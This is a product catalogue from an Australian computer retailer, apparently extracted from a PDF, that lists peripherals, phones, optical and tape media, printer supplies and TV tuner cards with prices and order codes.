Turn your desktop into a vibrant, clutter-free space with Microsoft Wireless Optical Mouse Blue. Wireless technology, a wider, clear scroll wheel, and signature red optical glow combine in a fun design. Comes with a three-year warranty. PS2/USB. Win/Mac.



\$89

Websearch Code 196174

\$89

Websearch Code 191360

Microsoft Wireless Optical Desktop

Add wireless freedom, stylish looks, and one-touch features to your desktop. Provides customisable keys, optical mouse technology, and a comfortable, design. Comes with a three-year warranty.




\$165

Websearch Code 192445

Logitech Z340 Speakers

This speaker system delivers the sound quality of systems costing much more while filling almost any room with clear sound. The three-piece Z-340 offers 33 watts of RMS power, 20 watts in the subwoofer and 6.5 watts in each satellite. You get thumping bass sounds along with silky smooth midrange and high frequencies.



\$95

Websearch Code 198446

Logitech Z680 Speakers

The Logitech Z-680 gives you THX-certified theatre quality digital sound through optical and coaxial inputs for simple connection to nearly any audio appliance. The 5.1 configuration with Dolby Digital and DTS Decoding pumps bass through the 188-watt subwoofer and with each of the four satellites providing 62 watts (RMS) and a 69-watt centre channel you have crystal-clear midrange and high notes. This power is all available through a remote control.



\$739

Websearch Code 194855

Microsoft Notebook Optical Mouse

Microsoft Notebook Optical Mouse features Microsoft Optical Technology for smooth, accurate performance. Contoured for comfort and scaled-down in size, Notebook Optical Mouse is always good to go; wherever and whenever you need it. USB. Win/Mac.



\$59

Websearch Code 192444

Microsoft Wireless Optical Desktop for Bluetooth

The world's first desktop solution that delivers Bluetooth Technology in a stylish, comfortable design. Work seamlessly with other Bluetooth enabled compatible devices and your computer. Coming complete with a USB Transceiver for Bluetooth you can easily connect bluetooth compatible phones, PCs, printers and more.



\$319

Websearch Code 194785



iswh

Hardware
Software
Consumables

Telephony

Telstra A50 Corded Phone

- Handsfree operation
- Call number display
- Alpha numeric display
- 13 one touch memory for speed dial
- 70 name & number memory
- Visual ring display
- Call timer
- Time clock & mute key
- Colour: Champagne



\$88

Websearch Code 196174

Telstra F2100 DECT Digital Cordless Phone

- Digital voice quality & security
- Call number display (With subscription)
- 10 number name and memory
- 10 number caller list
- Pre-dialling
- Page button
- Colour: Titanium
- 1+1 includes additional cordless handset & charger



F2100 1+1 \$175

\$115

Websearch Code 196177

Telstra F2200 DECT Digital Cordless Phone

- Digital voice quality & security Handsfree on handset Calling number display (With subscription)
- 50 name and number memory
- 20 number caller list
- Call waiting button
- Pre-dialling
- Page button
- Multi handset compatible up to 5
- 1+1 Includes additional cordless handset & charger
- Colour: Titanium



F2200 1+1 \$225

\$138

Websearch Code 196179

Telstra F2300 DECT Digital Cordless Phone

- Integrated digital answering machine with 13 minutes record time, dual voicemail, time & date stamp
- Handsfree on handset
- Call screening from base unit & handset
- Calling number display (With subscription)
- 20 number caller list
- Multi handset
- compatible up to 5
- 1+1 includes additional cordless handset & charger



\$175

F2300 1+1 \$260

Websearch Code 196182

Telstra M450 Digital Answering Machine

- 14 minutes of record time
- Date & time stamp
- Digital message counter
- Dual mail box
- Voice prompted for ease of use
- Memo facility
- Remote access
- Colour: Titanium



\$78

Websearch Code 196185

Nokia 2100

Picture editor puts a paintbrush in your hands for creating your own picture message or screensaver. Multiple SMS sending is perfect for sending messages to all your friends. Create and manage up to 25 names in personalisable lists. Built-in games like Snake II, Space Impact and Link. Stopwatch and countdown time doubles as a portable timer so you won't forget.

Weight: 85g. Dimensions: 105.6x44.2x20.24mm.



\$245

Websearch Code 195204

Nokia 3330

Cheapest colour screen phone. Exchange lively multimedia messages with images, text and sound attachments with Multimedia Messaging Service (MMS), personalise your phone with Java applications and thrilling new games, and includes Polyphonic Ringing Tones.

Weight: 106 grams.
Dimensions: 118x49.6x17.1mm.
Colour: Lexan blue.



\$349

Websearch Code 196208

Nokia 6610

Features include functionality on 3 networks on five continents, colour display, downloadable personal applications via Java technology, MMS (Multimedia Messaging Service), GPRS (General Packet Radio Service), HSCSD (High Speed Data), WAP 1.2.1 Browser (via GPRS or CSD), integrated FM stereo radio, handsfree speaker, polyphonic ring tones, wallpaper, calculator, currency converter, stopwatch, countdown timer.

Weight: 84g.
Dimensions: 106x45x17.5mm.



\$599

Websearch Code 195214

Nokia 7250

Includes integrated camera, MMS, pre-installed polyphonic ringing tones, colour display, synchronisation of all personal data across devices and applications over networks, tri-band GSM900/1800/1900 support, integrated stereo FM radio with hands-free speaker option, Java enabled games and applications.

Weight: 92 grams. Dimensions: 105x44x19mm.



\$899

Websearch Code 196206

Nokia 3650

Includes integrated video recorder and player, integrated digital camera, colour display, Multimedia Messaging Services1 (MMS), 3MB user memory (Plus MultiMediaCard facility), Personal Information Management, constant and wireless connectivity, handsfree speaker.

Weight: 130 grams.
Dimensions: 130x57x26mm.



\$849

Websearch Code 195210

Nokia 8250

Slips into your pocket - small and lightweight. Enhanced visual clarity courtesy of the bright blue backlight. Personalise phone settings with downloadable profiles, screensavers and ringing tones. Includes SMS chat feature, picture message sending and downloading, internal vibration feature, infra-red and internal data for cordless communication with compatible Nokia phones, laptop computers or PDAs.

Weight: 81 grams.
Dimensions: 12.5x45x19mm.
Colour: Silver.



\$385

Websearch Code 195484

Big Blue Pre-Paid Internet

BigBlue offers super fast, reliable internet access with no limits and no worries.

196220 1 Month \$27.95
196222 6 Month \$139.95
196223 12 Month \$269.95



3 months
\$74.95

Websearch Code 196211

Palm Tungsten W

Combines easy-to-use wireless email and phone functionality, with the intuitive features you expect from Palm. GSMGPRS voice and data provides capability for fast downloading of email, SMS and web pages. Display: TFT colour display. Built-in keyboard. WinMac.

*Check with your wireless carrier for service and feature availability (Vodafone network approved). Additional rates apply.



\$1129
\$12.38 PER WEEK
Websearch Code 195250

Handspring Treo 270 Communicator

Send and receive SMS and email. Access and surf the web. Includes full colour screen with convenient backlit keyboard for simple night-time use, dual-band GSM 900-1800 phone that lets you make calls from around the globe*, powerful Palm OS organiser with 16MB memory. WinMac (*Separate GSM service required).



\$1495
\$16.39 PER WEEK
Websearch Code 195403

www.iswh.com.au

click here to buy...

21

Century CD Storage

Century CD is the industry's first affordable, intelligent CD and DVD storage unit, providing the user with a 100 disk capacity per unit. Manages up to 127,000 disks from a single interface on your PC.

**\$360**

Websearch Code.....189678

Imation CD 80min 700mb 48x + Bonus Mini CD

Imation CD-R and CD-RW media have a high-quality dye layer that ensures lower failure rates. Tested to meet Imation's exacting standards to protect against the toughest environmental conditions

**\$8**

Websearch Code.....195048

Creative Nomad MuVo 64MB

Load it!
Plug the MuVo Memory into any computer USB port and it will show up automatically as removable storage on the desktop. Drag and drop your MP3/WMA and files straight onto the NOMAD MuVo.

Play it!
When used with the included battery pack, the NOMAD MuVo works as a tiny MP3 player with incredible sound quality. The NOMAD MuVo plays for up to 12 hours on one alkaline AAA battery.



64MB

\$275

Websearch Code.....181534

128MB

\$329

Websearch Code.....191515

Verbatim DataLifePlus CD-R 80min 48x 10 Pack (Jewel Case)

Verbatim's innovative "Super Azo" recording dye is optimised to provide stable and reliable high-speed recording with excellent sensitivity with the industries widest range of compatibility for today's CD-R drives.

**\$12**

Websearch Code.....193845

Verbatim Digital Vinyl CD-R 80min 10 Pack (Jewel Case)

A recordable disc designed after the popular and groovy 45-rpm record format. The colour-coded discs use Verbatim's original Azo blue technology for superior audio writing performance on CD burners and broad read compatibility on car CD players, home audio systems and portable CD players.

**\$13**

Websearch Code.....195442

Verbatim DataLifePlus DVD-R 4.7GB 4x 1 Pack (Jewel Case)

Capable of recording 1-4x speed. At 4x speed (44 megabits per second or about 36x CD-R performance), a 4.7GB DVD-R disc can be filled to capacity in about 15 minutes. Complies with DVD-R for general specifications, version 2.0/4x speed Rev 1.0. Lifetime warranty.

**\$8**

Websearch Code.....196789

Verbatim CD Media

Verbatim DataLifePlus CD-R discs offer the security of the proprietary Super-Azo dye layer, backed by a lifetime warranty. Verbatim DataLifePlus CD-RW offers highly reliable technology ensuring smooth switching between recorder/erase cycles resulting in over 1,000 re-writes. Supported by Verbatim's lifetime warranty.

Websearch

Product Description

| | |
|--------|--|
| 193842 | Verbatim DataLifePlus CD-R 80min 700MB 48x VSP |
| 193846 | Verbatim DataLifePlus CD-R 80min 700MB 48x VSP |
| 193845 | Verbatim DataLifePlus CD-R 80min 700MB 48x VSP |
| 196262 | Verbatim DataLifePlus CD-R 80min 700MB 48x VSP |
| 194809 | Verbatim DataLifePlus CD-R 80min 700MB 48x VSP |
| 193848 | Verbatim DataLifePlus CD-RW 74min 650MB 2x-4x |
| 193849 | Verbatim DataLifePlus CD-RW 80min 700MB 2x-4x |
| 193850 | Verbatim DataLifePlus CD-RW 80min 700MB 2x-4x |
| 193851 | Verbatim DataLifePlus CD-RW 74min 650MB 12x |

Quantity

Price

| | |
|--------------------|--------|
| 1 Pack Jewel Case | \$1.25 |
| 10 Pack Slim Cases | \$12 |
| 10 Pack Slim Cases | \$12 |
| 25 Pack Slim Cases | \$28 |
| 50 Pack Spindle | \$39 |
| 1 Pack Jewel Case | \$1.95 |
| 1 Pack Slim Case | \$2.95 |
| 5 Pack Slim Cases | \$8 |
| 5 Pack Jewel Cases | \$9 |

Verbatim DVD Media

Verbatim's technical leadership and superior manufacturing capabilities ensure the fastest speeds with guaranteed drive compatibility.

Websearch

Product Description

| | |
|--------|---|
| 196285 | Verbatim DataLifePlus DVD-R 4.7GB 2x VSP |
| 196289 | Verbatim DataLifePlus DVD-R 4.7GB 4x VSP |
| 196284 | Verbatim DataLifePlus DVD-R 4.7GB 2x NSP |
| 196286 | Verbatim DataLifePlus DVD-R 4.7GB 2x NSP |
| 196287 | Verbatim DataLifePlus DVD-RW 4.7GB 2.4x VSP |
| 196289 | Verbatim DataLifePlus DVD-R 4.7GB 4x VSP |
| 196448 | Verbatim DataLifePlus DVD-R 4.7GB 2.4x NSP |
| 196288 | Verbatim DataLifePlus DVD-RW 4.7GB 2.4x VSP |

Quantity

Price

| | |
|-------------------|-------|
| 1 Pack Jewel Case | \$7 |
| 1 Pack Jewel Case | \$8 |
| 20 Pack Spindle | \$135 |
| 50 Pack Spindle | \$335 |
| 1 Pack Jewel Case | \$10 |
| 1 Pack Jewel Case | \$8 |
| 20 Pack Spindle | \$137 |
| 1 Pack Jewel Case | \$10 |



Verbatim CopySmartPlus CD-R/DVD-R Stand Alone Duplicators

No PC required! The CopySmartPlus Towers make stand alone manual copying easy and affordable. Simultaneous burning capability to any or all target drives at once from hard disk.

CD-R Model: Standalone 3 drive 40x max CD-R, 12x max CD-RW Duplicator Tower with built in hard disk. DVD-R Model: Standalone 3 drive 4x DVD-R, 2x DVD-RW, 16x CD-R, 8x CD-RW Tower.


3 models available with either 3, 5 or 7 target drives.



Primera Bravo CD-R/DVD-R Automated Duplicators/Printers

Bravo combines automatic, robotic-based CD or DVD duplication along with full-colour, 2400dpi disc printing - all in one compact, desktop unit. Up to 25 discs per job are automatically produced.

This model is dual-purpose. It produces both DVD-Rs at 2x speed as well as CD-Rs at 8x speed.



CD-R3 Drive

DVD-R3 Drive

\$1545**\$3675****\$16.94 PER WEEK*****\$36.04 PER WEEK***

Websearch Code.....194939

Websearch Code.....194950

CD-R Drive

DVD-R/CD-R1 Drive

\$4095**\$5095****\$38.27 PER WEEK*****\$46.44 PER WEEK***

Websearch Code.....194956

Websearch Code.....194957

Imation CD Media & Diskettes

Imation CD-R and CD-RW media have a high-quality dye layer that ensures lower failure rates. Each disc is tested to meet Imation's exacting standards to protect against the toughest environmental conditions

| | | | |
|-----------|--------|---|----------|
| Websearch | 195048 | Imation CD-R 80min 700MB 48X Jewel Case 10 Pack + Bonus Mini CD-R | \$8.00 |
| Websearch | 195042 | Imation CD-R 24min 200MB Mini 5 Pack Neon | \$7.15 |
| Websearch | 193876 | Imation CD-R 80min 700MB 48X Jewel Case 5 Pack | \$4.95 |
| Websearch | 194393 | Imation CD-R 80min 700MB 40x 51m Jewel Case Black 20 | \$22.00 |
| Websearch | 194392 | Imation CD-R 80min 700MB 48x Spindle 100 Pack Plus \$15 cashback | \$65.00 |
| Websearch | 194390 | Imation CD-R 80min 700MB 48x Spindle 25 Pack | \$16.50 |
| Websearch | 194391 | Imation CD-R 80min 700MB 48x Spindle 50 Pack Plus \$7 cashback | \$32.50* |
| Websearch | 194395 | Imation CD-R Business Card 5.5 Min 50MB White Therm. 20 Pack | \$26.60 |
| Websearch | 195049 | Imation CD-RW 74min 650MB 4X 10 Pack + 2 Bonus CD-RW's | \$17.60 |
| Websearch | 194276 | Imation CD-RW 74min 650MB 4x-10x Jewel Case 5 Pack | \$11.00 |
| Websearch | 194278 | Imation 3.5 inch Floppy Disks IBM Format 10 Pack | \$4.95 |
| Websearch | 196270 | Imation 3.5 inch IBM 40 Pack Neon Diskettes Plus \$5 cashback | \$25.00 |



Imation DVD Media

Recording movies, creating interactive training, backing up or archiving massive amounts of data is just a few options. Imation offers all the key DVD formats, like the write-once DVD-R and DVD-R media, or DVD rewritable formats like DVD-RAM, DVD-RW, and DVD-RM. DVD-R media is the next generation data storage solution, giving you huge storage capacities and incredible sound and picture quality.

| | | | |
|-----------|--------|--|----------|
| Websearch | 193918 | Imation DVD-R Media 4.7GB Jewel Case 1 Pack | \$8.25 |
| Websearch | 192772 | Imation DVD+RW Media 4.7GB Jewel Case 1 Pack | \$11.00 |
| Websearch | 194277 | Imation DVD-R Media 4.7GB Jewel Case 1 Pack | \$7.50 |
| Websearch | 193917 | Imation DVD-R Media 4.7GB Spindle 25 Pack | \$170.50 |
| Websearch | 194415 | Imation DVD-RAM Media 2.6GB | \$33.00 |
| Websearch | 194416 | Imation DVD-RAM Media 4.7GB | \$29.70 |
| Websearch | 194417 | Imation DVD-RAM Media 9.4GB | \$41.80 |
| Websearch | 193916 | Imation DVD-RW Media 4.7GB Jewel Case 1 Pack | \$11.00 |



Imation 4MM/8MM/AIT Tape Media

Imation 4mm and 8mm data cartridges have a usable life time of up to 2,000 passes and have lifetime-of-the-product warranty. Imation AIT cartridges have auto tracking following (ATF) system for highly accurate tape tracking. Imation Mammoth cartridges have an archival life greater than 30 years and features a 3MB per second transfer rate.

| | | | |
|-----------|--------|---|----------|
| Websearch | 194355 | Imation Data Tape 4mm 120m DDS-2 | \$9.35 |
| Websearch | 192766 | Imation Data Tape 4mm 125m DDS-3 | \$16.50 |
| Websearch | 192767 | Imation Data Tape 4mm 150m DDS-4 | \$33.00 |
| Websearch | 194261 | Imation Data Tape AIT 2 8mm 230m 50GB/100GB | \$145.00 |
| Websearch | 194474 | Imation Data Tape AIT 3 8mm 100/260GB | \$159.50 |
| Websearch | 194473 | Imation Data Tape Mammoth 170M 8mm 20GB/40GB | \$110.00 |
| Websearch | 194482 | Imation Cleaning Cartridge for 4mm Tape Drives 30-50 Cleans | \$14.30 |
| Websearch | 194483 | Imation Cleaning Tape for Mammoth Drives | \$40.70 |



Imation Data Cartridges

Travan and SLR technology offers businesses a reliable, cost-effective tape backup and storage solution. With a clear migration path and strong industry commitment of tier-one OEMs, Travan and SLR technology is the optimal backup solution for the growing data storage needs of your business.

| | | | |
|-----------|--------|---|----------|
| Websearch | 194411 | Imation Data Cartridge SLR 26GB | \$104.50 |
| Websearch | 194412 | Imation Data Cartridge SLR 40GB | \$96.80 |
| Websearch | 194408 | Imation Data Cartridge SLR 5 48GB | \$60.50 |
| Websearch | 194471 | Imation Data Cartridge SLR 60GB | \$121.00 |
| Websearch | 193196 | Imation Data Tape Travan 40GB | \$85.80 |
| Websearch | 130023 | Imation Data Tape Travan 5GB 2.5GB/5GB | \$38.50 |
| Websearch | 194263 | Imation Data Tape Travan NS20 10/20GB | \$71.50 |
| Websearch | 194484 | Imation Cleaning Kit for MLR/SLR Drives | \$71.50 |
| Websearch | 194481 | Imation Cleaning Kit for Travan Tape Drives | \$66.00 |



Imation DLT/SDLT and Ultrium (LTO) Tape Cartridges

Imation DLT, SDLT and Ultrium Tape Cartridges all feature lifetime-of-the-product warranty. As capacity requirements grow, your network and data centres require reliable media to store more and more data faster.

| | | | |
|-----------|--------|---|----------|
| Websearch | 192707 | Imation Data Tape DLT IV 20/80GB | \$84.00 |
| Websearch | 194262 | Imation Data Tape Super DLT 160/20GB | \$178.00 |
| Websearch | 192768 | Imation Data Tape LTO Ultrium 100/200GB | \$110.00 |
| Websearch | 196261 | Imation LTO Ultrium Gen 2 200GB/400GB Cartridge | \$242.00 |
| Websearch | 194487 | Imation Cleaning Cartridge for DLT Tape Drives 20 Cleans | \$71.50 |
| Websearch | 194486 | Imation Cleaning Cartridge for SDLT Tape Drives 20 Cleans | \$180.00 |
| Websearch | 194488 | Imation Cleaning Cartridge for Ultrium Tape Drives 15-20 Cleans | \$176.00 |



Imation Sonix CD/DVD Label Kit

This all-in-one CD/DVD label kit includes everything you need to label your multimedia creations. Each kit includes software featuring more than 500 designs, matte-quality, photo-quality and Glow-in-the-Dark printable label sheets, and an easy-to-use applicator.



1 Pack
\$19.95
Websearch Code 194279

HP SureStore Ultrium 215 Internal Tape Drive

The SureStore Ultrium 215 attacks your biggest backup problems and makes them strengths, adding more reliability, more performance and more expandability. The drive has a capacity of up to 200GB compressed and comes with a three year HP warranty.



\$6999
Websearch Code 195097

HP SureStore DAT40i 40GB DDS4 Tape Drive

The HP SureStore DAT40 provides reliable, cost-effective data protection for entry-level to mid-range servers and high-end workstations where backup speed is an issue. The world's fastest DDS-4 drive, it stores 40 GB compressed within two hours, making it ideal for storage-hungry applications. DAT40's low cost of ownership delivers real value compared to other devices.



\$1999
Websearch Code 195091

AF CD Cleaning Kit

Disc fitted with micro brushes for cleaning lenses of CD-ROM, CD-R, CD-RW, games console and audio CD drives. Safe to use on all CD-ROM, CD-R, CD-RW and audio CD drives.



\$24.95

Websearch Code 192738

AF CD Scratch Repair & Cleaning Kit

Kit with solvent pump spray, restorer polish and cleaning cloths for removing grease and dirt from CD-ROMs, CD-Rs, CD-RWs and audio CDs. Safe to use on CD-ROMs, CD-Rs, CD-RWs and audio CDs.



\$7.50

Websearch Code 192746

AF AirDusters

Pure compressed gas for blowing dust and debris from inaccessible areas of computer and office equipment.



Sprayduster 125ML (Invertible)

\$12.50

Websearch Code 192739

Sprayduster 200ML (Invertible)

\$15.95

Websearch Code 192740

Sprayduster 400ML

\$22.50

Websearch Code 192741



Compare our Prices!
We will beat any advertised price

Brother Fax and Laser Supplies

Brother genuine Fax and Laser supplies are designed to give you the best possible output and value for money. Use only Brother genuine supplies to ensure best performance with your fax machine or laser printer.

| | | | |
|-----------|--------|------------------------------|----------|
| Websearch | 192725 | Brother Laser Toner TN-300 | \$43.50 |
| Websearch | 192726 | Brother Laser Toner TN-6600 | \$115.00 |
| Websearch | 192727 | Brother Laser Toner TN-7600 | \$126.00 |
| Websearch | 192728 | Brother Laser Toner TN-8000 | \$43.50 |
| Websearch | 192729 | Brother Laser Toner TN-9000 | \$249.00 |
| Websearch | 192734 | Brother Fax Cartridge PC-201 | \$39.00 |
| Websearch | 192735 | Brother Fax Cartridge PC-301 | \$29.70 |
| Websearch | 192736 | Brother Fax Cartridge PC-401 | \$28.60 |

Canon BubbleJet Cartridges

Use only genuine Canon Bubblejet ink cartridges for you Canon Bubblejet printer to ensure high quality images and text from the first print to the last. Canon Bubblejet cartridges are designed to give you maximum output with your Bubblejet printer and ensure customer satisfaction on every page.

| | | | |
|-----------|--------|---------------------------------------|---------|
| Websearch | MB232 | Canon Inkjet Cartridge BC02 Black | \$40.00 |
| Websearch | CAN236 | Canon Inkjet Cartridge BC03 Black | \$38.00 |
| Websearch | CAN064 | Canon Inkjet Cartridge BC05 Colour | \$49.00 |
| Websearch | CAN072 | Canon Inkjet Cartridge BC1-21BK Black | \$12.50 |
| Websearch | CAN071 | Canon Inkjet Cartridge BC1-21C Colour | \$32.00 |
| Websearch | 1B9700 | Canon Inkjet Cartridge BC20 Black | \$52.80 |
| Websearch | CAN086 | Canon Inkjet Cartridge BC1-10BK Black | \$24.90 |
| Websearch | CAN084 | Canon Inkjet Cartridge BC1-11C Colour | \$33.00 |
| Websearch | CAN015 | Canon Inkjet Cartridge BC21E Colour | \$75.00 |

Epson InkJet Cartridges

Features quick-drying, acid-free ink with superior resistance to bleeding and smudging on all media types.

| | | | |
|-----------|--------|---|---------|
| Websearch | 130914 | Epson Inkjet Cartridge Black - C13T028091 | \$49.00 |
| Websearch | 1B9243 | Epson Inkjet Cartridge Colour - C13T029091 | \$42.90 |
| Websearch | EP5428 | Epson Inkjet Cartridge Black - C13T013091 | \$27.00 |
| Websearch | EP5011 | Epson Inkjet Cartridge Colour - C13T014091 | \$34.10 |
| Websearch | EP5334 | Epson Inkjet Cartridge Black - C1350201890 | \$36.30 |
| Websearch | EP5333 | Epson Inkjet Cartridge Black - C1350201890 | \$39.50 |
| Websearch | EP5335 | Epson Inkjet Cartridge Colour - C1350201910 | \$43.50 |
| Websearch | EP5012 | Epson Inkjet Cartridge Colour - C1350201930 | \$31.50 |
| Websearch | EP5069 | Epson Inkjet Cartridge Black - C1350200930 | \$31.50 |

HP DeskJet Cartridges

Each HP inkjet print cartridge consists of an integrated printhead and ink supply: designed for easy snap-out/drop-in for clean, fast replacement. The result is a new printhead and fresh ink every time the print cartridge is exchanged for maximum print quality and reliability.

| | | | |
|-----------|--------|--|---------|
| Websearch | 190196 | HP Inkjet Cartridge No 45 Black - 51645AA | \$58.00 |
| Websearch | 129395 | HP Inkjet Cartridge No 41 Colour - 51641AA | \$60.00 |
| Websearch | HP1008 | HP Inkjet Cartridge No 29 Black - 51629AA | \$58.00 |
| Websearch | HP1007 | HP Inkjet Cartridge No 29 Colour - 51629AA | \$60.00 |
| Websearch | 192529 | HP Inkjet Cartridge No 15 Black - C6615DA | \$55.00 |
| Websearch | 130079 | HP Inkjet Cartridge No 23 Colour - C1823DA | \$64.00 |
| Websearch | 190354 | HP Inkjet Cartridge No 78 Colour - C6578DA | \$64.00 |
| Websearch | HP1034 | HP Inkjet Cartridge No 20 Black - C6614DA | \$56.00 |

HP Mono LaserJet Cartridges

HP LaserJet print cartridges have been designed to work together with your HP LaserJet printer. You will always get clear, sharp text and graphics for high-impact results.

| | | | |
|-----------|--------|--|----------|
| Websearch | AUC125 | HP LaserJet 5/LXL Series 2,500 Page Toner - C3096A | \$121.00 |
| Websearch | HWP001 | HP LaserJet 1100 Series 2,500 Page Toner - C4092A | \$120.00 |
| Websearch | 192755 | HP LaserJet 1200 Series 3,500 Page Toner - C7115X | \$154.00 |
| Websearch | HWP002 | HP LaserJet 2100 Series 5,000 Page Toner - C4096A | \$195.00 |
| Websearch | 129465 | HP LaserJet 4/5 Series 6,800 Page Toner - 92298A | \$184.00 |
| Websearch | 192571 | HP LaserJet 4000 Series 10,000 Page Toner - C4127X | \$242.00 |
| Websearch | 192673 | HP LaserJet 4100 Series 10,000 Page Toner - C8061X | \$242.00 |

We carry a full range of supplies.

Please call 1300 300 003 if your supplies are not listed above.



HP Colour LaserJet Cartridges

HP LaserJet print cartridges have been designed to work together with your HP LaserJet printer. You will always get clear, sharp text and graphics for high-impact results.

| | | | |
|-----------|--------|--|----------|
| Websearch | 192756 | HP Colour LaserJet 4500 Toner Black - C4191A | \$169.00 |
| Websearch | 192757 | HP Colour LaserJet 4500 Toner Cyan - C4192A | \$245.00 |
| Websearch | 192758 | HP Colour LaserJet 4500 Toner Magenta - C4193A | \$245.00 |
| Websearch | 192759 | HP Colour LaserJet 4500 Toner Yellow - C4194A | \$245.00 |
| Websearch | 192760 | HP Colour LaserJet 4600 Toner Black - C9720A | \$299.00 |
| Websearch | 192761 | HP Colour LaserJet 4600 Toner Cyan - C9721A | \$399.00 |
| Websearch | 192762 | HP Colour LaserJet 4600 Toner Magenta - C9722A | \$399.00 |
| Websearch | 192763 | HP Colour LaserJet 4600 Toner Yellow - C9722A | \$399.00 |



Compare our Prices!
We will beat any
advertised price

Lexmark Mono Laser Printer Supplies

The finest quality printers only perform at their best with the right toner. Lexmark Mono Laser print cartridges are specifically designed to assure optimal print quality, with crisp dark output from first print to last. "Clean hands" design assures an easy, clean installation and removal.

| | | | |
|-----------|--------|--|----------|
| Websearch | 195001 | Lexmark Toner Cartridge for Optra 5 17.6K - 1382925 | \$425.00 |
| Websearch | 195002 | Lexmark Toner Cartridge Remanufactured for Optra 5 17.6K - 12A0150 | \$308.00 |
| Websearch | 195003 | Lexmark Toner Cartridge for Optra T 25K - 12A5845 | \$535.00 |
| Websearch | 195004 | Lexmark Toner Cartridge Remanufactured for Optra T 25K - 12A5140 | \$429.00 |
| Websearch | 195005 | Lexmark Toner Cartridge for TS2X Series 20K - 12A6835 | \$450.00 |
| Websearch | 195006 | Lexmark Toner Cartridge for T62X Series 30K - 12A6865 | \$590.00 |
| Websearch | 195007 | Lexmark Toner Cartridge E32X Series 6K - 08A0478 | \$275.00 |



Lexmark Colour Laser Printer Supplies

The Lexmark range of colour laser printers caters for all your colour printing needs. Of course, what's a great printer without supplies to match? Using Lexmark Colour Laser print cartridges, you will have stunning vibrant colour that leaps off your page. Lexmark colour printing supplies will see you through every printing challenge.

| | | | |
|-----------|--------|--|----------|
| Websearch | 195008 | Lexmark Toner Cartridge for Optra C710 Black - 10E0043 | \$185.00 |
| Websearch | 195009 | Lexmark Toner Cartridge for Optra C710 Cyan - 10E0040 | \$475.00 |
| Websearch | 195010 | Lexmark Toner Cartridge for Optra C710 Magenta - 10E0041 | \$475.00 |
| Websearch | 195011 | Lexmark Toner Cartridge for Optra C710 Yellow - 10E0042 | \$475.00 |
| Websearch | 195012 | Lexmark Toner Cartridge for Optra C720 Black - 15W0903 | \$170.00 |
| Websearch | 195013 | Lexmark Toner Cartridge for Optra C720 Cyan - 15W0900 | \$315.00 |
| Websearch | 195014 | Lexmark Toner Cartridge for Optra C720 Magenta - 15W0901 | \$315.00 |
| Websearch | 195015 | Lexmark Toner Cartridge for Optra C720 Yellow - 15W0902 | \$315.00 |



Lexmark Linea "HP Compatible" Printer Supplies

For years, Lexmark have been recognised as a leader in the development and manufacturing of electrophotographic printing supplies. All of this expertise has gone into the manufacture of the Lexmark Linea Print Cartridges for HP LaserJet Printers.

| | | | |
|-----------|--------|--|----------|
| Websearch | 195016 | Lexmark Toner Cartridge for HP 4000 Series - 140127X | \$195.00 |
| Websearch | 195017 | Lexmark Toner Cartridge for HP 55W/8000 Series - 140109A | \$270.00 |
| Websearch | 195018 | Lexmark Toner Cartridge for HP 2100/2200 Series - 140196A | \$165.00 |
| Websearch | 195019 | Lexmark Toner Cartridge for HP 4/5 Series - 140198A | \$149.00 |
| Websearch | 195020 | Lexmark Toner Cartridge for HP 4/5 Series Longlife - 140198X | \$165.00 |



Lexmark Inkjet Printer Supplies

Lexmark inkjet cartridges have raised the standards for inkjet printing. Each Lexmark inkjet cartridge contains both a new printhead and inks that are specially formulated to work together for optimum results. Created with Excimer laser-crafted technology, the incredibly precise printheads have finer nozzles that fire ink drops so small, they're almost invisible to the human eye. The result is sharper images and better, smoother blending of colours.

| | | | |
|-----------|--------|--|---------|
| Websearch | 195027 | Lexmark Ink Cartridge Compact Colour - 10N0026 | \$59.00 |
| Websearch | 195028 | Lexmark Ink Cartridge High Resolution Colour - 10N0217 | \$38.50 |
| Websearch | 195029 | Lexmark Ink Cartridge High Resolution Colour - 10N0227 | \$42.00 |
| Websearch | 195030 | Lexmark Ink Cartridge High Resolution Colour - 18L0032 | \$58.00 |
| Websearch | 195031 | Lexmark Ink Cartridge High Resolution Colour - 18L0042 | \$66.00 |
| Websearch | 130531 | Lexmark Ink Cartridge Super Sharp Black - 13400HC | \$59.50 |



AF Inkjet Printer Cleaning Kit

Complete kit to keep inkjet printers and inkjet fax machines in optimum condition. Inks cleaned with cleaning fluid and foam tipped spatulas. Ideal for use on printers with non-permanent printheads.



\$28.50

Websearch Code 182747

AF Printer Rubber Roller Restorer

Non-toxic solvent pump spray for cleaning and restoring grip of all types of rubber rollers. Dissolves ink stains, oil and grease. Helps reduce paper jams.



\$7.50

Websearch Code 182748

AF Keyboard Cleaner

Wet/dry anti-bacterial sachet wipes for cleaning keyboards, computer casings and cables. Very powerful antibacterial cleaner. Special cleaning cards assist cleaning between keys. Sachets packed 295 x 305mm lint-free cloths. Absorbent dry wipe to provide final polish.



\$12.95

Websearch Code 182742

We carry a full range of supplies.

Please call 1300 300 003 if your supplies are not listed above.

Compatible Printers at Rock Bottom Prices

Hauppauge WinTV-USB Radio

- Watch TV in a window on your PC
- Plugs into your PC's USB port for easy installation!
- Videoconference over the Internet
- Make video movies in an AVI file format

Win TV-USB
Websearch HAU004
Price \$299



\$299

Websearch Code 193180

Hauppauge PVR250

Turn your PC into a Digital TV recorder, watch and record your TV shows with instant replay and program pause. The WinTV-PVR-250 brings live TV to your PC screen. With it's 125-channel cable ready TV receiver, you can watch TV in a resizable window or full screen while you work on your PC.



\$409

Websearch Code 193311

Hauppauge PVR 350

Record TV and Video material in DVD-quality MPEG2 to the PC's hard drive and play back using the PVR 350's dedicated MPEG decoding hardware to a television via a video output on the card. A true digital VCR.



\$519

Websearch Code 193494



| | |
|-----------|--------|
| Websearch | 193674 |
| Websearch | 193668 |
| Websearch | 193673 |
| Websearch | 193667 |
| Websearch | 193666 |
| Websearch | 193662 |
| Websearch | 193640 |
| Websearch | 193637 |
| Websearch | 193636 |
| Websearch | 193633 |
| Websearch | 193630 |
| Websearch | 193629 |
| Websearch | 193810 |
| Websearch | 193639 |
| Websearch | 193635 |
| Websearch | 193632 |
| Websearch | 193619 |
| Websearch | 193811 |
| Websearch | 193623 |
| Websearch | 193606 |
| Websearch | 193689 |
| Websearch | 193687 |
| Websearch | 193608 |
| Websearch | 193607 |
| Websearch | 193609 |
| Websearch | 193688 |



| | |
|-----------|--------|
| Websearch | 195085 |
| Websearch | 194690 |
| Websearch | 194691 |
| Websearch | 194725 |
| Websearch | 194734 |
| Websearch | 194735 |
